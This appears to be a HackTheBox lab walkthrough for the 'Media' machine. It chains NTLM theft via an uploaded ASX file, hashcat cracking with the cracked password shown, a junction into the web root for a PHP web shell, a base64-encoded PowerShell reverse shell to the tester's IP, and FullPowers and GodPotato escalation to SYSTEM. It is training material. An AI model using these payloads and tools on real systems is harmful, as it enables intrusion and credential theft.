Media - HackTheBox

| Port | Service | Informations |
|---|---|---|
| 22 | SSH | |
| 80 | HTTP | |
| 3389 | RDP |
Upload ASX file for NTLM theft
ntlm_theft --verbose --generate asx --server '10.10.14.38' --filename video
> video.asx
-> Upload this file on the website form
# Connexion from enox
enox::MEDIA:1122334455667788:DF843E4B0586DC1698E5B29AFA0798BC:010100000000000080DFAE943689DC011BFBA165A9DCB2A80000000002000800360058004600440001001E00570049004E002D0038005A0047004D004800300047004C0049004800320004003400570049004E002D0038005A0047004D004800300047004C004900480032002E0036005800460044002E004C004F00430041004C000300140036005800460044002E004C004F00430041004C000500140036005800460044002E004C004F00430041004C000700080080DFAE943689DC0106000400020000000800300030000000000000000000000000300000C0E089133365902021B73A1437CD0962F5EA737337C652C32823BD441005AFB10A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E0033003800000000000000000
# lets crack it
hashcat -m 5600 enox.hash rockyou.txt
1234virus@
-> We can connect to the box as enox with: ssh enox@10.126.234.67 -> and password 1234virus@
Shell as Local Service
We have powershell script in Document folder of enox:
function Get-Values {
    param (
        [Parameter(Mandatory = $true)]
        [ValidateScript({Test-Path -Path $_ -PathType Leaf})]
        [string]$FilePath
    )

    # Read the first line of the file
    $firstLine = Get-Content $FilePath -TotalCount 1

    # Extract the values from the first line
    if ($firstLine -match 'Filename: (.+), Random Variable: (.+)') {
        $filename = $Matches[1]
        $randomVariable = $Matches[2]

        # Create a custom object with the extracted values
        $repoValues = [PSCustomObject]@{
            FileName = $filename
            RandomVariable = $randomVariable
        }

        # Return the custom object
        return $repoValues
    }
    else {
        # Return $null if the pattern is not found
        return $null
    }
}

function UpdateTodo {
    param (
        [Parameter(Mandatory = $true)]
        [ValidateScript({Test-Path -Path $_ -PathType Leaf})]
        [string]$FilePath
    )

    # Create a .NET stream reader and writer
    $reader = [System.IO.StreamReader]::new($FilePath)
    $writer = [System.IO.StreamWriter]::new($FilePath + ".tmp")

    # Read the first line and ignore it
    $reader.ReadLine() | Out-Null

    # Copy the remaining lines to a temporary file
    while (-not $reader.EndOfStream) {
        $line = $reader.ReadLine()
        $writer.WriteLine($line)
    }

    # Close the reader and writer
    $reader.Close()
    $writer.Close()

    # Replace the original file with the temporary file
    Remove-Item $FilePath
    Rename-Item -Path ($FilePath + ".tmp") -NewName $FilePath
}

$todofile="C:\\Windows\\Tasks\\Uploads\\todo.txt"
$mediaPlayerPath = "C:\Program Files (x86)\Windows Media Player\wmplayer.exe"


while($True){

    if ((Get-Content -Path $todofile) -eq $null) {
        Write-Host "Todo is empty."
        Sleep 60 # Sleep for 60 seconds before rechecking
    }
    else {
        $result = Get-Values -FilePath $todofile
        $filename = $result.FileName
        $randomVariable = $result.RandomVariable
        Write-Host "FileName: $filename"
        Write-Host "Random Variable: $randomVariable"

        # Opening the File in Windows Media Player
        Start-Process -FilePath $mediaPlayerPath -ArgumentList "C:\Windows\Tasks\uploads\$randomVariable\$filename"

        # Wait for 15 seconds
        Start-Sleep -Seconds 15

        $mediaPlayerProcess = Get-Process -Name "wmplayer" -ErrorAction SilentlyContinue
        if ($mediaPlayerProcess -ne $null) {
            Write-Host "Killing Windows Media Player process."
            Stop-Process -Name "wmplayer" -Force
        }

        # Task Done
        UpdateTodo -FilePath $todofile # Updating C:\Windows\Tasks\Uploads\todo.txt
        Sleep 15
    }
}
-> To get a reverse shell as the web service user, we have to create a symlink between the upload subfolder of our webshell and the xampp web app:
cmd /c mklink \J C:\Windows\Tasks\Uploads\1f65acaec0ad23a8086622529096e58f C:\xampp\htdocs
-> Now we have to reupload our php reverse shell and call it in the web directory Now lets have reverse shell as local priv
Web shell to reverse shell using powershell b64 encoded command:
Now lets have reverse shell as local priv
Web shell to reverse shell using powershell b64 encoded command:
rlwrap nc -lvnp 9001
# powershell RShell
powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMwA4ACIALAA5ADAAMAAxACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==
Shell as administrator
SeImpersonatePriv
Current privs:
Privilege Name                Description                         State
============================= =================================== ========
SeTcbPrivilege                Act as part of the operating system Disabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeCreateGlobalPrivilege       Create global objects               Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Disabled
SeTimeZonePrivilege           Change the time zone                Disabled
-> To restore our current user privs we can use technic using scheduling task to connect back to our machine with default priv set for Local service account #tools FullPowers
# Download the pre-compiled binary
# export the box
scp FullPowers.exe enox@10.129.234.67:/programdata/
-> transfer OK!
# Use to get reverse shell with all privs activated
PS C:\programdata> .\FullPowers.exe -c 'powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMwA4ACIALAA5ADAAMAAxACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==' -z
# -z at the end for non interactive -> Now, we are going to use GodPotato to get NT AUTH
GodPotato to NT System
Download the latest version from Git repo: GodPotato Release
scp GodPotato-NET4.exe enox@10.129.234.67:/programdata/ We are SYSTEM